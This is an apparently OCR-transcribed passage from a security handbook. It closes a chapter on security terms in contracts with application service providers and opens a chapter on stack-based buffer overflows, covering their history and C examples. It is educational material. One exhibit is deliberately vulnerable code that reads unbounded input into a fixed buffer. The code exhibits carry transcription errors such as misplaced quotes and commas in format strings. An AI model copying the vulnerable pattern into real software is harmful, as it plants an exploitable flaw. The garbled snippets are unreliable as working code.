A previous section discussed the topic of security assessment and testing, along with the need to provide assurance to a client that the results of the test have been addressed and risks to the system have been mitigated. In many cases, the client will want to see the actual test results to be assured that the system is clean and all security issues have been fixed. Application service providers, for their part, are reluctant to provide such detailed information, particularly if the report has a number of high-risk vulnerabilities. They point to the following reasons for their reluctance:

- The test reports contain detailed information about the specific vulnerabilities contained in a system. That information could be used by an attacker to compromise the system and gain access to sensitive information not only about that client, but about other ASP clients as well. The ASP could then potentially be in breach of its confidentiality clauses with many of its clients.
- Once the information is given to the client, it is out of the control of the ASP. Even if the client recipients of the information have good intentions, if the information should be lost or leaked by the client, or used by a rogue client employee, there is no limit to how far the information would spread. Protection of such highly sensitive information is a fundamental security principle.

ASP clients, for their part, cite a single reason for the ASP's reluctance to disclose testing result information: It's embarrassing to the ASP, or they are trying to hide something.

Clients cite the need to have full disclosure of any material weaknesses in the ASP's security that may affect their own environments; weaknesses that they must then report as part of their own regulatory compliance requirements. The irony of the dispute is that most responsible ASPs would, in principle, like to share vulnerability information with their clients. It shows their commitment to security, their willingness to continuously improve their environment, and a demonstration of their ability to adopt a strong security program. Despite any negative findings in the report, disclosing this to clients can only help them gain the clients' trust in their company. Unfortunately, the disclosure of the detailed results of the testing is where the process breaks down.

There is no easy middle ground in this inherent conflict between the ASP and its clients. However, recent developments in regulations, audit concerns, and general public concern over security and privacy have forced many ASPs to begin the process of disclosing more and more assessment and testing results to their clients. The extent and degree of those disclosures is sometimes hotly negotiated between the ASP and the client, but the trend is moving swiftly toward more disclosure. It may be a function of the size of the ASP and the size (and revenue potential) of the client that makes this process move faster or slower.

However, one interesting point to note is that many clients aren't really interested in the specific technical details of identified weaknesses or vulnerabilities found. They are more interested in the general description of the problem and the overall risk to the application (and the client) the problem entails. Details like IP addresses, specific exploit techniques, or system configuration details may not be necessary in order to satisfy the client's need for disclosure and follow-up results. Again, carefully negotiated understanding between both the ASP and the client should allow both sides to set (and meet) the proper expectations.

170.6.3 The Right to Audit

In many ASP relationships the client will ask for the right to perform a full audit of the ASP at regular intervals (typically annually) or at a nebulous "mutually agreed-upon time and location." The right to audit is very important for ASP clients, as it gives them a check and balance against the performance and security claims of the ASP. In a typical audit scenario, the client will come on-site to the ASP's location and ask to see documented evidence of specific operational areas the client is concerned with. Typical requests include detailed system and network configuration documentation, change management logs, architecture documentation, and the documentation of any security events encountered by the ASP in the previous year. The client may also ask for the right to perform their own security testing (such as penetration testing or "ethical hacking") on the ASP's systems. The details may vary from audit to audit based on the client's needs, but in general the client is seeking to establish that the ASP is being managed in a way consistent with industry best practices, that the security (both physical and logical) of the ASP and its systems is sound, and that any incidents are managed in an effective and professional manner. From the client's perspective, right-to-audit clauses are an important part of the relationship with the ASP, and they will press hard during contract negotiations to have it embedded in the service contract. Any attempt by the ASP to resist a client audit, or to restrict the conditions or disclosure responsibilities of the audit, is seen by clients as an attempt to hide information or avoid detection of unsound business or security practices.

ASPs resist right-to-audit clauses for a number of reasons. The first is the fact that the resource requirements for a full client audit can be considerable. Assuming the client is effective at establishing the scope of the audit and communicating that scope (and its documentation requirements) to the ASP before the on-site visit, the preparation of the documentation can take a considerable amount of time.[11] This is particularly true if the information being given to the client must be redacted in any way for client security or privacy concerns. In addition, the person-hours required by the ASP's subject-matter experts before and during the on-site visit can be considerable as well, depending on the scope and depth of the audit. All this can add up to a considerable expense for the ASP for each audit, assuming that they are footing the bill for the engagement. Some clients will offer (or be contractually obligated) to pay for any ASP expenses incurred during the audit, but this must be anticipated and negotiated in the contract.

Another issue that leads ASPs to resist client-led audits is that they may already have undergone extensive audits from several entities. As previously discussed, an annual SAS 70 Type II audit is provided by most service providers, as are numerous internal and external audits performed by the business itself. If the ASP deals in any regulated industry, or participates in government contracts, there will be government agencies that examine and audit the ASP on a regular basis. Likewise, if the ASP is responsible for handling business that must abide by industry standards (such as the credit card payment industry's PCI security standards) there will be audits involved in those as well. All these audits take time and resources from the ASP. Adding additional time and resource requirements for multiple client-led audits may be seen by the ASP as an undue burden.

Finally, there is the concern over sensitive information disclosure that has been previously addressed. By definition, the right to audit an ASP gives the auditing party access to any and all information in the possession of the ASP that can be used to establish or discredit the credibility of the ASP's service claims or its ability to service the client in a professional manner. This may include sensitive information about other clients, private information about the ASP's employees, or information that can be used to compromise the security or operations of the ASP should the information fall into malicious hands.

In the final analysis, there is merit to both sides of the discussion concerning the client's right to audit the ASP. Clients will continue to press for its inclusion in contracts. Additionally, in these days of continuing and increasing regulatory scrutiny of companies' security and that of their suppliers, clients will only become more diligent in pressing for such a right. As is the case with sensitive information

[11] Additionally, experience has shown that complete and accurate scoping is rare, and "scope creep" during an audit engagement is a common reality.

disclosure, ASP's, for as much as they may resist, are slowly but consistently reevaluating their position with respect to acceding to clients demands in this area. Disclosure of once-taboo information such as audit reports, security testing results, and incident history is becoming more and more commonplace in audit discussions between ASPs and clients. Although there may never be full transparency in such discussions, ASPs, in their attempt to satisfy their clients' needs and requirements, are stepping up to their responsibility to better inform their clients of the ASP's inner workings.

170.7 Additional Contractual Areas

Having covered most of the more important (and contentious) topics already, there are still some areas that should be considered by both clients and service providers when negotiating service contracts.

170.7.1 Information Management

The ASP will be managing, storing, and processing a large amount of information on behalf of the client. For that reason, it is important that both the client and the ASP understand how that information will be managed while it is in the ASP's possession. For example, many organizations have an information classification process that is used to identify varying levels of sensitivity with respect to information and systems. The ASP will most likely have one as well, and its existence should be verified and reviewed by the client. However, beyond the existence of such a policy, the client should also understand how its information will be classified by the ASP and what protection mechanisms will result from that classification. It is unlikely that the two schemes will match completely, but the client should understand and feel comfortable with the classification(s) the ASP has assigned to the client's information.

The client should also understand how its information will be used by the ASP. Although the client always maintains ultimate ownership of the information, does the ASP have the ability to use it in other ways? For example, can the ASP aggregate the client's information for use in operational research, statistical analysis, or to develop additional product offerings? If so, what are the restrictions regarding such use? Can the ASP release the information it manages for the client to other affiliated organizations or divisions of the ASP's business, a practice known as "secondary use?" Although regulatory requirements may restrict or prohibit the secondary use of certain types of information (most notably Personally Identifiable Information[12]), it is highly likely that most of the information managed by an ASP as part of its service offering does not fall within these narrow classifications. Unless specifically prohibited, an ASP may assume it is able to use this information for its own internal purposes or resale to external organizations. The client should specify the restrictions the ASP needs to observe when it comes to secondary use and release of information it manages on behalf of its clients.

With respect to computer system maintenance, how is the information managed when the system needs repair or is decommissioned? Is information purged from the files and media on which it resided? Are the disks erased and degaussed? Is the data encrypted so it can't be recovered? Are the ASP's disposal vendors trained and qualified to handle and properly destroy sensitive information? The client needs to understand the ASP's procedures for data and asset destruction. If there are any specific requirements (such as disk and tape degaussing or shredding of paper files) these need to be explicitly discussed and included in the contract. Because of the uniformity principle, the ASP's information destruction processes might not fit the needs of a particular client. It is the client's responsibility to inform the ASP of those needs. All these questions should be discussed and the answers agreed upon before the contract is signed and data changes hands.

Once the contract with the ASP has concluded, if the client's information is co-resident on a system with other ASP clients is the client's information erased and overwritten so that it can not be recovered?

[12] Also known as PII, a common nomenclature for information about private individuals which includes (but is not limited to) Social Security numbers, bank account information, and health care information. PII is also referred to by some legislation as Non-Public Personal Information (NPPI).

Are paper files returned to the client (if appropriate) or destroyed when they are no longer needed? Finally, what certification must the ASP produce to document the information's destruction? Any requirements the client may have in this area should be specified in the ASP contract.

170.7.2 Training and Awareness

The client should know how the ASP handles ongoing security training, education, and awareness of its staff. The client should be satisfied that the ASP keeps its employees up-to-date with information about security issues and protection of client information. This includes specific and in-depth training for its security staff as well as continuous general awareness for its entire employee population. There is little wiggle room for ASPs in this area; if it does not commit to maintaining a continuous awareness program for its employees that may be a serous negative indicator for the client. The *degree* that the client feels that the awareness and training program is effective may be subject to interpretation, but a total lack of a program should be a warning indicator. If there are specific requirements for education and training that the client needs the ASP to follow these should be stipulated up front and included as part of the contract. Likewise, if there are any client-specific policies, procedures, or requirements that any of the ASP's staff needs to be aware of, these should also be stipulated in the contact and the ASP should incorporate these into its training program as appropriate.

170.7.3 Employee and Contractor Background Checks

The protection of the client's critical and sensitive information is a crucial element of the ASP's service, and it is the ASP's employees that will bear the burden of responsibility for this task. The client needs to be assured that the ASP has taken appropriate steps to ensure that its employees are trustworthy. The most common method of providing this assurance comes from performing background checks on any employee that comes in contact with client information or the systems on which that information will be stored or processed. If the ASP is managing applications for government or military use, those employees may also be required to have a certain government clearance level based on the information to which the employee will have access.

Background checks come in many forms, but the two most common are criminal histories and financial/credit checks. Criminal background checks seek to determine if the employee has a conviction or other criminal history that would cast doubt as to their trustworthiness. Typical criminal checks review the history of the state where the employee currently resides and any other states where the employee may have previously lived. A check of federal criminal records may also be performed. Financial and credit checks seek to determine if the employee has a stable financial history. Employees who have heavy debt loads or a history of financial trouble may be tempted to steal valuable company and client information for sale to competitors and information thieves.

The scope and legal boundaries of both criminal and financial background checks is subject to a number of laws which may vary from state to state. An ASP that is looking to establish background checks for its employees is advised to consult with its Legal and Human Resources representatives before proceeding. An ASP client that is seeking to assure that its ASP performs background checks should be aware of the legal jurisdictions under which the ASP operates and the limitations on background checks that jurisdiction imposes.

A potential ASP client should inquire whether or not the ASP performs any background checks on its employees prior to their hire. The procedures for performing such checks should be reviewed with the ASP to determine if the methods used are acceptable. For example, does the company perform them itself or does it hire an outside firm? How are questionable results investigated and resolved? For example, credit reports are often incorrect or outdated. Does the company take the results of such reports at face value or does it follow up with the employee to address any concerns? Because personal situations are often subject to change, are the checks performed only upon initial hire or are they performed at regular intervals. The client's expectations as to the type and extent of background checking the ASP performs should be part of the contract negotiations.

If the client has a right to audit the ASP, or at least perform a compliance review, the client may wish to see evidence that the background checks are performed and managed in a consistent manner. They may ask to see evidence of such background checks as proof of compliance. Because the information contained in such reports is sensitive and confidential, the ASP may not be able to provide the raw reports to the client, because doing so may breach the confidentiality and privacy of the employee. In this case, the ASP may be able to provide summary reports on the checks performed in order to satisfy the client's requirements. If the client insists on seeing actual artifacts from completed background checks, the ASP must first determine if it has the legal ability (or requirement) to provide such information to the client. If so, it must be very careful to remove or redact any information in such reports that contains personally identifiable or confidential employee information.

The use of background checks may also be problematic in some circumstances. Although background checks are common in the United States, they are less so in other parts of the world. In addition, local country labor laws may prohibit the collection of employee background information or its distribution outside the company or to foreign entities. If the use and verification of such checks is an important consideration in the selection of an ASP, the potential client must carefully weigh the implications of such restrictions in its due diligence efforts.

170.7.4 Subcontracting of Services

In today's business world outsourcing is a fact of life. In fact, the business and financial advantages of outsourcing are what lead many companies to seek the services of an ASP in the first place. Application service providers are not immune to this phenomenon, and an ASP may choose to outsource part of its development or operations to other companies. In an ironic twist, the ASP then becomes the client to the outsourcer and must wrestle with many of the same considerations that its clients must undergo when evaluating the ASP itself. Of prime consideration to the client, however, is the extent to which the ASP controls and manages the security of its outsourcers and other subcontract suppliers. From a client perspective this is almost a non-issue. The client is contracting for a service with the ASP, and no matter how the ASP chooses to fulfill that contract, the security responsibilities are the same both for the ASP and its subcontractors. The ASP must then work with its subcontractors to ensure that its standards for security, privacy, and regulatory compliance are met by the subcontractor, much as the client is insisting on such compliance from the ASP. This gets more complicated if the ASP must manage differing requirements for different clients, but it is the ASP's responsibility to ensure that all applicable policies, standards, and regulations (no matter how complex) are met by its subcontractors. Clients should take care to include requirements that the ASP is responsible for ensuring and verifying the security of its subcontractors.

170.7.5 Business Continuity and Disaster Recovery

The client is contracting with the ASP for a service that, most likely, is critical to the business success or long-term viability of the client. For that reason, continuity and availability of the service will probably be a prime consideration for the client when selecting a service provider. The ASP must have robust business continuity and disaster recovery plans and test those plans on a regular basis.[13] The ASP should be testing their plans at least once annually, and many of the larger firms test all (or portions) of their plans more frequently.

The potential client should ask to review the ASP's disaster recovery plans to ensure that the ASP's specifications meet the client's requirements. For example, what is the recovery time objective for the

[13] The specifics for creating and managing business continuity and disaster recovery plans are beyond the scope of this chapter, but are covered in great depth in other chapters and editions of this text.

application? If the client can not operate without a particular application for more than four hours, yet the ASP's recovery time objective is twelve hours, this could put the client in serious financial or legal jeopardy. What is the client's availability objective for the service? The ASP may offer "five nines" of service availability[14] but the cost to the client might be lower if it is willing to accept larger downtime windows or potentially higher service unavailability. The client needs to understand its own availability needs and work with the ASP to ensure that those needs are met. Finally, what is the relocation plan for recovery in the case that an ASP's site is no longer physically available? Does the ASP have an alternate processing site (or multiple sites)? What is the outage window while the ASP moves its personnel, facilities, and information to a new location? If the new location is further away from the client than the old location, how does that affect the client? Will there be additional costs for longer data circuits or increased tape shipping charges? The client should request and understand all this information before signing a contract, and work with the ASP to ensure that the ASP's plans encompass all these factors and that an actual disaster, although certainly bringing some inconvenience and hardship to all involved, does not unduly burden the client operationally or financially while the ASP is in recovery mode.

Because disaster recovery processes involve activities from the client as well as the ASP, the client should determine if it can participate in (or at least observe) the ASP's recovery exercises. This participation benefits the client in several ways. First, it provides the client with information on how the ASP handles a disaster and whether its process for managing through a disaster are adequate for the client's needs. Second, it familiarizes the client with the ASP's process so that it can participate, react, and interact with the ASP much better in the event of a real disaster. Finally, it allows the client to observe how the ASP manages unplanned events during a recovery exercise. It is most often the case that a disaster recovery exercise will not go completely according to plan. In fact, a very small percentage of disaster recovery exercises are actually completed with total success. The ASP will need to manage these unplanned events as it works through the exercise. The fact that unplanned events crop up during an exercise should not be an immediate concern to the client; after all, a real disaster will most likely be an unplanned event in itself. What the client should be observing, however, is how the ASP manages those problems. Does it have a management decision-making structure that allows it to react and respond quickly and effectively? Does it have the technical expertise to diagnose and work around problems that arise? Is it able to work through the issues that arise and complete its recovery objectives? The client should be observing how events are unfolding as much as what is actually happening.

The contract between the client and the ASP should specify if disaster recovery and business continuity plans should exist (they should), whether the client has the right to inspect those plans (they should), and whether the client has either an obligation or a right to participate in any exercises (they might, depending on the type of service and the relationship between the ASP and the client).

170.8 Summary and Conclusion

The decision to outsource part of the business to an ASP is both important and difficult for most organizations. It involves giving up some control and flexibility that managing in-house systems brings. On the other hand, it also relieves the organization of the burdens of development, support, and maintenance of in-house applications. As it is with the greater trend toward more outsourcing, insourcing, off-shoring, near-shoring, and other forms of alternative system and application development, the use of ASPs is sure to increase over time. It is for this reason that smart organizations, and the security professionals in those organizations, strive to understand the security implications of utilizing ASPs to store, process, and transmit a company's sensitive and private information.

This chapter has discussed many of the more prevalent topics that must be considered (by both clients and ASPs) when beginning an ASP relationship. However, as with outsourcing itself, each ASP and relationship is different. It is influenced by the client company's needs, the size and breadth of the ASP,

[14] "Five nines" availability refers to 99.999% system availability, or approximately 5.25 min of downtime per year.

the type of service that the client organization needs, and the nature of the information that will be shared by the two organizations. For that reason, there can be no definitive text that can cover every aspect of the relationship and prepare the security professional for all that is to come.

However, there are some basic tenets that have been discussed in this chapter that can be used as a general guide when evaluating an ASP. These tenets are applicable whether the security professional is representing the ASP or the client, and following them will help ensure a productive and secure relationship:

1. Understand the client company's business goals for using an ASP and ensure those goals are not compromised by the security of the application or the ASP.
2. Understand the client company's security needs including its policies, standards, regulatory requirements, and risk tolerance.
3. Understand the ASP's security model including its architecture, policies, standards, and procedures.
4. Analyze the gaps between the client's security requirements and the ASP's security position. Work to ensure that the gaps are addressed to both side's satisfaction.
5. Clearly define the roles and responsibilities each side has with respect to security operation, process, and incident response.
6. Define and follow clear chains of communication for both normal business communications and incident response communications.
7. Define how the ASP is to verify the effectiveness of its security program with its clients. Understand what will be shared and how it is to be managed.

Only after completely understanding the security environment of the ASP, and matching them against the security needs of the client, can the client make an educated judgment on whether the ASP's security is acceptable. If it is, an effective agreement and a strong, long-lasting relationship is achievable. If it is deemed unacceptable to the client, an alternative service provider may be the best course of action for the client to take.

In all situations, knowledge, communication, understanding, and patience will serve both the ASP and its potential clients well.

171
Stack-Based Buffer Overflows

Jonathan S. Held

171.1 A Missed Opportunity

In the past 25 years of computing, no computer-related subject has received nearly as much focus or media attention as did the Year 2000 Bug (Y2K). Unfortunately for the technology industry, the vast majority of this attention was highly caustic and critical, although some of it was well deserved. Around the world, large and small companies alike were preparing for the rollover to a new millennium, an event that some had predicted would pass largely unnoticed while others feared it would open up a Pandora's box, bringing with it historic tales of unimaginable catastrophe.

While some companies were well prepared to deal with the Y2K issue, many were not, and some gave new meaning to the term "procrastination." Dealing with the thorny issue of date representation had its own array of seemingly insurmountable issues—bsillions of lines of programming code required comprehensive review. In some instances, the code base being reviewed was well written and very well documented; but more often than not, it was not. Adding to the complexity of the problem was the use of older, archaic programming languages—relics of computing history that few modern software architects were proficient or experienced in using.

Y2K occurred because computer programmers, in their infinite wisdom decades ago, decided to represent dates using a data structure that required only six digits (bytes). The representation was chosen because it saved storage space at a time when memory usage carried with it a premium price. It is not that the representation of dates in such a manner did not go without due consideration—it is just that virtually every programmer was willing to wager the same bet: there was absolutely little to no likelihood that the software they were writing would still be around, much less used, 20 to 30 years later.

The beginning of the new millennium is now two years into our past. While we have not witnessed any significant problems related to Y2K, perhaps now is the appropriate time to do some reflection and look at a truly golden opportunity that was completely missed. For all the ominous tales that came with Y2K, the one computing "bug" of celebrity status never materialized into anything more than a footnote in the chronicles of history (although at estimates of $114 billion to fix the problem, it is quite an expensive footnote [http://www.cnn.com/TECH/computing/9911/18/114billion.y2k.idg]). No other computer topic of the 20th century was more widely discussed or analyzed. Registering 2,040,000 "hits" on the Internet search engine Google, few topics, if any, come even close to Y2K (even a search on *pornography* nets only 1,840,000 hits).

The most pragmatic and common approach to broaching the Y2K problem was to painstakingly perform a line-by-line code review of existing software applications. Tedious and time-consuming to do, it was the opted approach used by many. In cases where the volume of code was manageable and time permitted, a more ambitious effort was often undertaken to perform an engineering overhaul, whereby the entire application or portions of it were completely rewritten for a variety of reasons. Either way, the excessive time and money spent in solving Y2K quite possibly obscured the largest source of security vulnerabilities that exist in computing today—that of the buffer overflow.

While the implications of Y2K were widely publicized and well recognized, the resulting effort that ensued in correcting the problem vastly shortchanged computer security. Y2K was a once-in-a-lifetime occasion for performing a code security review, with the cost largely absorbed under the umbrella of a nonsecurity-related event, but little to absolutely no emphasis was placed on doing so. It was the greatest chance for the software industry to collectively make their code more secure, but the conclusion was made that Y2K was neither the time nor the place for such an undertaking. Consequently, the opportunity to tame the biggest computing threat of the past decade simply passed us by. And while the state of computer security today may be no worse off than it was before Y2K, it is not to say that it could not have been significantly improved.

If one is to judge solely by statistics, then the figures are genuine cause for concern. The number of security advisories related solely to buffer overflow errors has either been constant or increased during the past five years, as shown in Exhibit 171.1, indicating that the issue is not being adequately addressed through educational awareness and it is not being identified during software testing.

The end result is that systems are fielded containing these undiscovered flaws, which, once found, end up with a cumulative cost of billions of dollars to remedy. The last two major viruses that took advantage of buffer overflow vulnerabilities, Nimda ($365 million) and Code Red ($2.62 billion), cost as much as the Yugoslav conflict ($3 billion). Even more recently, the Spida worm began its exploit of unchecked buffers in Microsoft's SQL Server text formatting functions (at the time this chapter was written, the Spida worm was just discovered and no cost estimate as to the damage it was in the process of causing was available). What these facts should convey is quite clear: buffer overflows are the leading computer security culprit of the past decade and will likely remain so for the decade to come. The reasons why will



EXHIBIT 171.1 Security advisories issued due to buffer overflow vulnerabilities.

be shown shortly. Suffice it to say for now that the reason is the relative ease with which the vulnerability can be exploited.

171.2 History

The buffer overflow vulnerability is nothing new, although the publicity and accompanying notoriety associated with exploits performed in such a manner is only a relatively recent phenomenon. The first notable buffer overflow vulnerability that reached stardom status came in 1988, when a 23-year-old doctoral student at Cornell University by the name of Robert Tappan Morris wrote a 99-line program that was later dubbed the Morris Internet worm (it was originally coined the RTM worm). While the Internet in 1988 was mostly a conglomeration of university and military computers numbering approximately 60,000 (as opposed to millions today), the worm still managed to make its way from one computer to another, ultimately infecting approximately 6000 UNIX machines (10 percent of the Internet). Although the author of the worm was caught and convicted, there are a number of ironies in the way the story ends; of the estimated $98 million in damage caused by the worm, Morris was fined $10,050 plus the cost of his supervision, received three years probation, and had to perform 400 hours of community service. In early 1998, he sold a start-up company to Yahoo for $49 million. But perhaps the biggest irony of all was that his father worked for the National Security Agency as a computer scientist at the time the worm wreaked its havoc.

Morris' worm exploited systems in one of three ways: (1) it took advantage of a hole in the debug mode of the UNIX *sendmail* program; (2) it infiltrated machines by using a buffer overflow vulnerability discovered in the *fingerd* daemon, a program responsible for handling finger requests; and finally, (3) once it successfully invaded a machine, it used *rsh/rexec* in an attempt to break into and infect trusted hosts. While all of the techniques employed by the worm are interesting to analyze, it is the *fingerd* attack that is the most interesting, especially because this exploit is where the worm had the majority of its success. In this attack, the worm connected to the *fingerd* daemon and sent data across the pipe from which the daemon read. *Fingerd* did not limit the amount of input it would read, but internally, it provided a buffer only large enough to hold 512 bytes of data. Send too much data, and it is like trying to put a gallon of water in a glass that can only hold a cup—the excess data (or water) has to go somewhere. In the case of the Morris worm, the data ended up smashing the stack and appending a command that was then executed by the machine.

One of the most intriguing aspects of the Morris worm was the fact that it did not end up causing more damage than what it did. Once the damage was contained and systems were fixed, the Internet remained a largely safe playground. Similar attacks went virtually unheard of for many years following the momentous 1988 worm. In fact, it was not until almost six years later that another buffer overflow attack made its way into the headlines. In 1994, a buffer overflow vulnerability in the National Center for Supercomputing Applications' (NCSA) 1.3 Web server allowed attackers to trick the server into running *shell* commands. The error stemmed from the way in which the *httpd* server parsed a requested Uniform Resource Locator (URL)—it only allowed 256 characters for the document root but did not check the request it was processing before pushing the data into the fixed-size buffer.

Even with the NCSA vulnerability made public, it was not until two years later that buffer overflow attacks found their way into mainstream computing. The event that really fueled the fire came in 1996 with the publication of the article "Smashing the Stack for Fun and Profit." Written by Aleph One and appearing in the online hacker magazine *Phrack* (one can download the article from http://www.phrack.org/phrack/49/P49-14), the article goes into excruciating detail on the intricacies of exploiting buffer overflows.

Morris' worm was only a small prelude of things to come. As the Internet proliferated exponentially, so did the number of worms and viruses, occurring in part due to the availability of technical articles such as the one written by Aleph One. Unfortunately, there has been no sign of a slowdown in the number of buffer overflow advisories; software applications continue to contain these flaws, waiting only for the passage of time before they are exposed to the general public. Nimda, Code Red, and Spida are all relatively recent worms that quickly made their way through networked systems via various buffer overflow exploits. There are a variety of common, causative factors that directly contribute to this class of security problem, which this chapter addresses next. One point worth mentioning is that there is general consensus among those who have taken the time to evaluate the best means for solving this particular problem: they uniformly believe that the single, most effectivse means for preventing such attacks is to simply follow good programming practices. Unfortunately, the solution is not quite as black and white or as simple as some would have us believe.

171.3 Causative Factors

Perhaps the single, largest contributing factor to the vitality and continued existence of buffer overflows in applications today stems from the C programming language. Originally designed in the early 1970s in parallel with the development of the UNIX operating system, C was a structured programming language, very much different from today's object-oriented languages such as Ada, Java, C#, and C++. It was not until the latter part of the 1970s, when UNIX was being ported to C to make it more extensible and available to other architectures, that the language made its mark on programmers. As the number of C compilers for non-UNIX machines increased, the language became the programmer's *lingua franca.*

While the C programming language is conducive to an environment potentially rich with buffer overflow vulnerabilities, the programmer is equally culpable. Systemic, poor programming practices in conjunction with the use of the language (as well as C++) have virtually ensured that the problem persists today. There are alternative, more security-conscious environments in which one could write applications and mitigate, or altogether eliminate, this problem; however, working in such an environment comes at significant cost to performance that real-time applications cannot afford to incur.

To understand fully the nature and context of the buffer overflow, consider the extremely simplistic program shown in Exhibit 171.2. There is very little to this program; a quick glance at the code reveals that it merely prompts the user to enter his first name and then echoes a polite greeting back to the standard output (console). If the flaw in this code is not immediately obvious, ask yourself the following questions:

- What happens if someone's first name is more than 255 characters?
- What is the problem if someone entered a 256-character first name?
- What happens if someone inputs Chinese characters?

The answers to these questions all allude to potential sources of error that can easily result in buffer overflow problems. If someone enters more than 255 characters and no explicit bounds checking has been performed (i.e., one just stuffs the buffer with the input provided), then one gets into a situation where the excess data ends up doing some very bad things. To understand what occurs in such a scenario, one needs to have some knowledge of computer architecture; namely, what a stack is, what information can be found on a stack, and how it works. The good news is that this is not extremely difficult to learn. Additionally, once familiar with the concepts, one will know how buffer overflow vulnerabilities work on

EXHIBIT 171.2 Where Is the Vulnerability in this Code?

```
#include <stdio.h>
int main( )
{
  const int MAX_SIZE=256;
  char buffer [MAX_SIZE];
  printf(“Enter your first name: “);
  scanf(“%s,” buffer);
  printf(“Hello %s!,” buffer);
}
```

all computer systems—all architectures today support the notion of a stack. This subject is discussed in detail in the section that follows.

With regard to the second question (i.e., why an input string of 256 characters is problematic for a buffer that apparently allocated space for 256 characters), the answer is found by looking at the programming language. Strings in C and C++ are composed of the characters that make up the string in addition to a null terminator, represented as '\0', which effectively marks the point at where the string ends. Consequently, a declaration such as *buffer[256]* leaves only enough room for 255 characters (or bytes). If one uses a library function such as *scanf* and copies a 256-character string into the input buffer, 257 bytes of data are copied—the 256 characters that were entered and the null terminator, which is automatically appended to the string. Unfortunately, *scanf()* is not the only careless library function available for use—neither *strcat()*, *strcpy()*, *sprintf()*, *vsprintf()*, *bcopy()*, *nor gets()* check to see if the stack-allocated buffer is large enough for the data being copied into it. Also as dangerous is the use of *strlen()*, a library function that computes the length of a string. This function performs its computation by looking for the null terminator; if the null terminator is missing or lies beyond the bounds of the buffer, one is likely dealing with a string length one did not anticipate and could very well propagate additional errors into other locations within the program. As a C or C++ programmer, opt to use alternative functions such as *strncpy()*, *strncat()*, and *fgets()*.

A third potential source of error that can cause buffer overflow vulnerabilities is related to character representations. To allow users to provide input using a language other than English, traditional single-byte ANSI characters cannot be used. Rather, a programmer has to provision for using a multi-byte character set, such as Unicode. Unicode characters are double-byte (each character is two bytes as opposed to one). The functionality for using Unicode characters in C is encapsulated in the *wchar.h* library. Potential problems frequently arise when buffers of various declared types, such as *char* (ANSI) and *wchar_t* (Unicode) are intermixed in code (namely, the size of the buffer is improperly computed). To preclude this particular problem, there are two available options from which to choose:

1. *Refrain from using both data types within the same application.* If there is a globalization requirement (i.e., there is a need to support a variety of languages for user input), only use the *wchar.h* library (ensure there are no references to *stdio.h*). The code illustrated in Exhibit 171.2 appears in Exhibit 171.3, slightly modified to demonstrate how the same program can easily be rewritten to explicitly handle Unicode input.
2. *Use another programming language, such as Java, Visual Basic.NET, or C#.* These languages always use the Unicode representation for both characters and strings, ensuring that the programmer does not have to worry about character set representations or underlying data types.

The dangers posed by buffer overflows are likely still a mystery, so continue reading. The next section of this chapter takes a close look at the anatomy of a buffer overflow. In particular, it examines the stack, and the reader witnesses first-hand how this particular problem translates from something seemingly simple and innocuous into something dangerously exploitable.

EXHIBIT 171.3 Supporting Unicode Character Input

```
#include <wchar.h>
int main( )
{
  const int MAX_SIZE=256;
  wchar_t buffer [MAX_SIZE];
  wprintf(L”Enter your first name: “);
  wscanf(L”%s,” buffer);
  wprintf(L”Hello %s!,” buffer);
  return 0;
}
```

171.4 An Anatomical Analysis

For those familiar with algorithmic data structures, the explanation of the stack data structure is repetitive; but in order to understand the association between the stack and how it plays an integral part in the exploitation of buffer overflows, a brief explanation is required. Quite simply, a stack is a dynamic data structure that grows as items are added to it and shrinks as items are removed. It is equivalent in many ways to both an array and a linked list, a data structure that has a head and a tail and where each item in the list maintains a reference that points to the next item (if there is not a subsequent item, the reference is said to be grounded, or set to null).

The difference between a linked list and a stack is merely the way in which the data structure is managed. A stack is based on the queuing principle First-In Last-Out (FILO), whereby items that are added first to the stack are the last ones to be removed (similar to piling dishes one on top of the other). The programmer ultimately decides the manner in which the stack is managed; he may choose to add all new items to the front of the list or at the end, but no matter what decision is made, the addition (push) and removal (pop) of items is always done the same way. Similarly, an array could be conceptually represented as a stack if a programmer always places new items to the right of the last item in the array and removes the last item from the array when a *pop* operation is performed. Stacks are used in a variety of ways, including memory allocation, which is where the data structure is relevant to the discussion at hand.

Before today's sophisticated compilers, programmers had their work cut out for them; they were responsible for managing an application's stack, from its size to the data that was placed or removed from it. Code was written using assembly language, which the compiler would then take and translate into machine code. Working with assembly afforded a high level of control over processor operations, but it was extremely cumbersome and time-consuming to use. High-level programming languages eventually added a layer of abstraction to all of this, making it much easier for programmers to author their applications. The fact remains, however, that no matter how much abstraction is put into place to facilitate programming, code is still translated into an equivalent set of assembly instructions and invariably makes use of a stack.

To understand how program execution parallels that of the stack data structure, consider the code shown in Exhibit 171.4. This program does two things: it prompts the user to enter a number and it echoes the input value back to the standard console. There is nothing particularly elaborate about this program, but of interest here is the dynamic structure of the stack and how it changes during program execution.

Items pushed onto the stack include local variables and the return address of function or procedure calls as well as their parameters. The return address represents the memory location of the next instruction to execute after the function or procedure returns. As one might expect, as local variables go out of scope and functions or procedures return, these items are popped from the stack because they are

EXHIBIT 171.4 Echoing the Number a User Entered to the Standard Output

```
void WhatNumber(int number)
{
  printf(“The number entered was %d\n,” number);
  return;
}
int main()
{
  int number;
  printf(“Type in a number and hit <enter>: “);
  scanf(“%d,” &number);
  WhatNumber(number);
  return 0;
}
```

no longer required. Other information added to the stack at the time that function or procedures are called includes the stack frame pointer (also commonly referred to as the stack base pointer, *ebp*).

